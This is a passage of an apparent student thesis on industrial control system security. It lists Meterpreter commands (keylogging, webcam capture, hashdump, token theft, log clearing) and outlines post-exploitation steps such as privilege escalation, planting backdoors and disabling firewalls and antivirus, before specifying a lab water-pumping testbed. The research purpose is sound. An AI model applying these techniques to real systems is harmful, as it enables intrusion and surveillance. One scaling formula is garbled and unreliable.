close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism

Command	Description
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel
File system Commands	
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
show_mount	List all mount points/logical drives
upload	Upload a file or directory
Networking Commands	
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target

Command	Description
route	View and modify the routing table
System Commands	
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system's local date and time
pgrep	Filter processes by name
pkill	Terminate processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS
User interface Commands	
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer

Command	Description
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user's desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components
Webcam Commands	
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam
Audio Output Commands	
play	play an audio file on target system, nothing written on disk
Elevate Commands	
getsystem	Attempt to elevate your privilege to that of local system.
Password database Commands	
hashdump	Dumps the contents of the SAM database
Timestomp Commands	
timestomp	Manipulate file MACE attributes

Table 2.2: Outline of all of the commands available from an open Meterpreter shell session.

Creating Payloads With Msfvenom

Msfvenom is a tool for generating payloads. As stated by (Black-Hat 2020), Msfvenom is a combination of two Metasploit tools, Msfpayload and Msfencode. Msfvenom can be used to generate payloads and is also able to encode them as well. Fig 2.4 details the options available for use with Msfvenom.




Figure 2.4: Available options for Msfvenom payload creator

2.5.4 Post Exploitation Attacks

Post exploitation refers to the activities that can be carried out once a shell has been opened on the target machine. (Balapure 2013) explains post exploitation as the phases of operation conducted once a victim's system has been compromised. The real value of exploiting a system is determined by the data stored on the target machine and how the attacker can make use of it. Post exploitation essentially deals with collecting sensitive information from the target machine such configuration settings, network interfaces, password files and any other sensitive information.

According to (Hantgore 2021), it is within the post exploitation phase of an attack where the target is meticulously explored, privileges are escalated and internal networks are penetrated. The power of Meterpreter makes the post-exploitation process much easier as it contains many built-in scripts. It is even possible to modify these scripts to suit the needs of the situation.

There are generally a number of phases conducted during post exploitation with some of the main phases being:

Acquiring Situation Awareness: Immediately after compromising the host system, it is important to acquire data about the host, including items such as the hostname,

interfaces, routes, and services of the host. The main goal is to determine whether other hosts are reachable from the compromised host and are therefore able to be compromised as well.

Escalating Privileges: In this phase, an attempt is made to escalate the user privileges in order to gain full administrator or even system access to the host machine. The most common and the fastest way of escalating privileges is through the use of Meterpreter and its *"getsystem"* command which attempts many methods to escalate privileges, if one method fails, it will try another one and will report what technique succeeded in escalating the privileges.

Maintaining Access: It is important to allow for future access to the target machine. Since the vulnerability that has been exploited may be patched in the future, this phase attempts to create new vulnerabilities in the target machine that can be exploited in the future. This may including opening new ports / backdoor entry points that can grant access to the machine.

Disabling the Firewall: This is a very important step to attempt, disabling firewall protection can help to prevent it from interrupting the connection.

Disabling Antivirus: The main purpose for disabling antivirus protection is to prevent it from identifying / deleting the backdoor ports and to also prevent it detecting additional payloads. Meterpreter has a script named "killav" which will kill all the processes related to antivirus software.

Chapter 3

Methodology

3.1 Chapter Overview

This chapter will outline the process in which the experiment will be tested and evaluated. This includes the questions this project aims to answer, hypothesised results, overall objectives and finally the research methods being utilised to accomplish the goals of the project.

3.2 Research Questions

This project aims to address the following questions:

1. Is it possible to gain access into a simple control system and impact the process that is being controlled?
2. Does utilising older operating systems really increase the vulnerability of a control system?
3. How much system data is available to computers connected to a control system network?
4. Can an auto booting malicious usb be use to provide access to a control system network?

3.3 Hypothesis

Utilising readily available software applications that come pre-loaded with the Kali Linux distribution, it will be possible to gain access into the control system network and make modifications to the system, impacting the process being controlled. As the control system designed for this experiment is quite small, and there are not many services running on the computers, it will be more difficult to locate and exploit vulnerabilities.

The computer system running on Windows 7 will be the most likely machine to provide access to the network as it is an older system that has reached it's end of life. This means that is no longer supported by Microsoft and will therefore likely contain un-patched vulnerabilities.

Once connected to the network, data about all of the devices will be exposed. It will be possible to view all of the running services and detect any vulnerable ports. Using Kali Linux, data from every device on the network will be exposed.

It will be possible to create a auto booting malicious usb stick, this will be the attack that has the highest success rate across the different operating systems.

3.4 Objectives

The primary purpose of this experiment is to highlight the potential risks that industrial control systems are exposed to. There are often a variety of network controlled devices connected to an industrial control network, often devices are just added to the system with no real thought about the security vulnerabilities these devices might contain. By designing a small scale control system, it is hoped that many of the issues that are present in industrial environments, can be replicated in the lab. Utilising cyber security testing techniques such as those mentioned in section 2.5, it is expected that this project will provide insight into what dangers exist in these systems and how they can be potentially mitigated. A detailed list of the project objectives can be found in section 1.1.

3.5 Research Methods

There are a broad range of tasks required to accomplish the outcomes of this project. In order to design and build an operational control system that can be used as a test lab, a functional requirements document will need to be prepared that describes the control system operation and outlines all of equipment required for the system. The main purpose of the functional requirements specification is to:

1. Outline how the system will operate including;
    - The modes of operation i.e. Auto / Manual
    - Operator controllable parameters such as pump start / stop set points
    - Provide process information such as engineering units, min / max values etc.
2. Provides an overview of the software requirements
    - How the system needs to operate, including when the pumps should start / stop and when alarms will occur
    - This will be detailed by a system state diagram
3. Details of all the system equipment
    - Equipment asset numbers and descriptions
    - Equipment makes and models
4. Provide example SCADA graphics to be used in the final system

Based off of the functional requirements document, the software and electrical systems can be designed and developed. The software system will require PLC programming in both structured text and function block programming styles within Schneider Electrics Unity Pro IDE. Programming will be done using a structured approach creating functional objects for each piece of equipment, figure 4.10 highlights the structured text coding style utilised and figure 4.11 provides an overview of the resulting pump object function block.

Electrical design will also be carried out to ensure the functional requirements are met. Electrical design incorporates the circuit design of the pumps, level switches and level transmitters. The completed design drawings can be viewed in section 4.3, whilst figure

4.14 shows the completed electrical control. All equipment required for the electrical design of the system can be viewed in section 4.5.1.

To ensure the system mimics a real world application, network and system architectural design will be required. There will be a number of components on the computer network including a SCADA server, SCADA client, PLC engineering machine and a domain controller. The complete system network design can be viewed in section 4.9.

Once the control system has been completed and is functional, security testing can begin. Testing will involve standard penetration testing techniques that were identified within the literature, this will include network scanning, vulnerability scanning, network exploitation and post exploitation attacks. The results from this testing will provide an insight into the security level of a representative "standard" control system in an attempt to answer the research questions posed by this project.

Chapter 4

Experiment Design and Setup

4.1 Chapter Overview

This chapter will discuss the design and development of the control system. The system requirements will be defined from which the software and electrical designs can be created. The completed designs will be provided as well as an overview of all of the equipment required to build the system. The chapter will conclude with images of the completed system including the electrical control panel, water storage tanks and the computer setup.

4.2 Function Design Specification

4.2.1 Overview

This Functional Design Specification describes the operation of the water pumping system. Due to the nature of this experiment and not wanting to waste water, this system works as a closed loop. When the water level in tank 1 reaches an operator adjustable value, water from tank 1 (TNK01) is pumped into Tank 2 (TNK02) via a submersible pump (PMP01), when the water in tank 2 reaches an operator defined setpoint, water will be pumped back into tank 1 via another submersible pump (PMP02).

Process Objective

The circulate water between the two water storage tanks.

Major Equipment

Water Storage Tank No. 1

- Water Storage Tank 1 Transfer Pump (PMP01)
- Water Storage Tank 1 High Level Switch (LSH01)
- Water Storage Tank 1 Low Level Switch (LSL01)
- Water Storage Tank 1 Level Transmitter (LTX01)

Water Storage Tank No. 2

- Water Storage Tank 2 Transfer Pump (PMP02)
- Water Storage Tank 2 High Level Switch (LSH02)
- Water Storage Tank 2 Low Level Switch (LSL02)
- Water Storage Tank 2 Level Transmitter (LTX02)

Sequences

Water Storage Tank Transfer Sequence	SQX1001	AUTO / OOS

4.2.2 Control Strategy

The Water Storage Tank Transfer Sequence can be placed into Auto or Out of Service (OOS) modes. In OOS, the pumps in both tanks are stopped and the system sits idle.

The water level in tank 1 is controlled via a hydro-static level transmitter (LTX01), the tank 1 pump will start and stop based on operator adjustable set points. If it is determined

that the level transmitter has failed, backup pump start (LSH01) and pump stop (LSL01) level switches will control the tank level.

The water level in tank 2 is controlled via a hydro-static level transmitter (LTX02), the tank 2 pump will start and stop based on operator adjustable set points. If it is determined that the level transmitter has failed, backup pump start (LSH02) and pump stop (LSL02) level switches will control the tank level.

The running status of each pump is monitored, if a pump fails, an alarm will be raised and its associated tank will go into an unavailable state, the alternate tank will still be allowed to pump water into the failed tank until the high level setpoint is reached, when this point is reached the pump will stop and the system will move into an unavailable state until the alarm is reset.

System Control States

This control system implements a state based design, figure 4.1 shows the state diagram designed for this control system. The state diagram details the various states and how the system transitions between these different states.

- **State 0** is the idle state of the system. When the PLC is first started, the system will enter state 0. In this state, both pumps are stopped. The system will also enter state 0 if both tanks are at a low level or if the sequence has been placed out of service and then back into auto. If the system has been in an alarm state and then reset, it will also go back to state 0.
- **State 10** will be the active state if only the tank 1 pump is required to run. In this state the tank 1 pump will run and the tank 2 pump will be stopped.
- **State 15** is a pre-alarm state. The system will enter state 15 if the pump in tank 1 fails to run and there is still capacity in tank 1. This is to allow tank 2 to continue pumping down, once tank 1 reaches high level the system will transition into an alarm state.
- **State 20** will be the active state if both pumps are required to run. In this state the tank 1 pump will be running and the tank 2 pump will be running.

- **State 30** will be the active state if only the tank 2 pump is required to run. In this state the tank 2 pump will run and the tank 1 pump will be stopped.

- **State 35** is a pre-alarm state. The system will enter state 35 if the pump in tank 2 fails to run and there is still capacity in tank 2. This is to allow tank 1 to continue pumping down, once tank 2 reaches high level the system will transition into an alarm state.

- **State 40** is a system alarm state, this state is activated if a pump fails and that pumps associated tank is at high level. In this state, both pumps will be stopped.

- **State 50** is the system out of service state. When the system is in state 50, both pumps are stopped. The out od service state can be activated anytime from a button on the SCADA page.




Figure 4.1: State diagram for the system detailing the states and how the system transitions between these different states.

Operator Selections

ID	Operator Selections	Selections
01	Water Storage Tank Transfer Sequence	AUTO / OOS

Table 4.1: Operator sequence selections

Process Feedback

ID	Process Feedback	Engineering Unit
01	Water Storage Tank No. 1 Level Transmitter	%
02	Water Storage Tank No. 2 Level Transmitter	%

Table 4.2: Process feedback devices

Adjustable Parameters

ID	Description	EU	Min	Max
01	Tank No. 1 Pump Start Setpoint	%	0	100
02	Tank No. 1 Pump Stop Setpoint	%	0	100
03	Tank No. 1 High Level Alarm Setpoint	%	0	100
04	Tank No. 1 Low Level Alarm Setpoint	%	0	100
05	Tank No. 1 Level Simulation Value	%	0	100
06	Tank No. 2 Pump Start Setpoint	%	0	100
07	Tank No. 2 Pump Stop Setpoint	%	0	100
08	Tank No. 2 High Level Alarm Setpoint	%	0	100
09	Tank No. 2 Low Level Alarm Setpoint	%	0	100
10	Tank No. 2 Level Simulation Value	%	0	100

Table 4.3: System adjustable parameters

Device List

ID	Tag	Description
ID	Tag	Description
01	PMP01	Water Storage Tank No.1 Transfer Pump
02	LTX01	Water Storage Tank No.1 Level Transmitter
03	LSH01	Water Storage Tank No.1 High Level Switch
04	LSL01	Water Storage Tank No.1 Low Level Switch
05	PMP02	Water Storage Tank No.2 Transfer Pump
06	LTX02	Water Storage Tank No.2 Level Transmitter
07	LSH02	Water Storage Tank No.2 High Level Switch
08	LSL02	Water Storage Tank No.2 Low Level Switch

Table 4.4: Device list

PLC IO List

ID	PLC Tag	Type	Address	Description
01	PMP01_Run	ebool	%Q0.2.0	Tank No.1 Pump Run Command
02	PMP01_Running	ebool	%I0.1.2	Tank No.1 Pump Running Feedback
03	TNK01_LSH	ebool	%I0.1.0	Tank No.1 High Level Switch
04	TNK01_LSL	ebool	%I0.1.1	Tank No.1 Low Level Switch
05	TNK01_LTX	int	%IW0.3.0	Tank No.1 Level Transmitter
06	PMP02_Run	ebool	%Q0.2.1	Tank No.1 Pump Run Command
07	PMP02_Running	ebool	%I0.1.5	Tank No.1 Pump Running Feedback
08	TNK02_LSH	ebool	%I0.1.3	Tank No.2 High Level Switch
09	TNK02_LSL	ebool	%I0.1.4	Tank No.2 Low Level Switch
10	TNK02_LTX	int	%IW0.3.1	Tank No.2 Level Transmitter

Table 4.5: PLC IO list

Displays

System Overview

The SCADA overview page has been developed using ClearSCADA and allows for visualisation and control of the water storage system. The system is fully controllable from the overview page, equipment can be clicked on and popup windows will be displayed to provide details for that piece of equipment. This page also provides animations to assist operators to know the status of equipment, as an example, pumps will turn green when running and level switches will turn red when in alarm.




Figure 4.2: SCADA system overview display

Pump Control Popup

This is an operator control window that provides additional functionality for the pumps.This popup is where operators can change the operating mode of the pumps to run them manually if required. If the mode is changed to manual, start and stop buttons will become visible in the window that can control the pump. Operators are also able to view the status of the pump, look at running status trends and also inhibit alarms if required.




Figure 4.3: Pump popup control window

Level Transmitter Popup

This is an operator control window that provides additional functionality for the level transmitter such as changing setpoints, viewing trends and simulating values. This popup is where operators configure the start and stop setpoints for the pumps as well as high and low level alarms. Operators can also change the operating mode of the transmitter, allowing them to simulate a certain value of place the transmitter out of service all together. If the transmitter is placed out of service, the level switches will control the tank level. Operators can also view the current level, view trending data as well as inhibit any alarms.




Figure 4.4: Level transmitter popup control window

Level Switch Popup

This is an operator control window that provides additional functionality for the level switches such as changing the control mode, viewing trends and simulating values. Operators are able to change the operating mode to simulation and change the state of the level switch if required, they are also able to view trends and inhibit any alarms.

Figure 4.5: Level switch popup control window

4.3 Electrical Design

4.3.1 Overview

This section outlines the electrical design of the system including the wiring diagrams for the pumps, level transmitters and the level switches. This section will also detail all of the components that were required to complete the electrical control system. This system does utilise dangerous voltage levels and as such, required careful design and implementation including colour coding of electrical wires, separation of components of different voltage levels and ensuring correct cable sizing of conductors. This system was designed and built in accordance with Australian Standards AS/NZS 3000:2018.

4.3.2 Pump Starter Circuit

The storage tank pumps utilised in this system require a 240VAC power source and as such, the control circuit had to be designed with safety in mind. The control circuit for the pumps is outlined in figure 4.6 where:

- Q1 - is the pump circuit breaker
- K1 - is the motor contactor, it is energised when the PLC pump start output energises K2.
- K2 - is the pump start control relay. This relay is used to keep the 240VAC away from the PLC. The PLC pump start output will energise this relay which in turn energises the motor contactor, starting the pump.




Figure 4.6: Pump starter control circuit

4.3.3 Level Transmitter Loop Diagram

The level transmitter loop diagram is detailed in figure 4.7. The level transmitter selected for this project provides requires a 24VDC supply and provides a 4-20mA output signal. The level tranmitter selected is an ultrasonic type and comes with a 2m cable, as such a junction box was required to connect the transmitter to the control panel. This level transmitter has a fixed range of 0-5m however the working range of the tank is only 0-0.65m, therefore scaling was required in the PLC code to ensure accurate results. The calculations for analogue scaling is detailed below.

- low_raw = 800 = PLC analogue input low raw value
- high_raw = 10800 = PLC analogue input high raw value
- raw_val = Actual PLC analogue input value
- low_eng = 0 = Low engineering value, SCADA adjustable
- high_eng = 100 High engineering value, SCADA adjustable
- Instrument Range = 0 - 5000mm
- Tank Range = 0 - 650mm

As the instrument range is much greater than the tank range, a multiplier is required on the input signal. The required multiplier is calculated in equation 4.1.

$$multiplier = \frac{5000}{650} = 7.69 \tag{4.1}$$

Equation 4.2 outlines the required calculation to covert the PLC analogue input signal int a scaled output signal.

$$scaled\_val = multiplier * raw\_val - low\_raw\frac{high\_eng - low\_eng}{high\_raw - low\_raw} + low\_eng \tag{4.2}$$

Example Calculation:

raw_val * multipier = 6800

$$scaled\_val = (6800 - 800)\frac{100 - 0}{10800 - 800} + 0 = 60.0\% \tag{4.3}$$

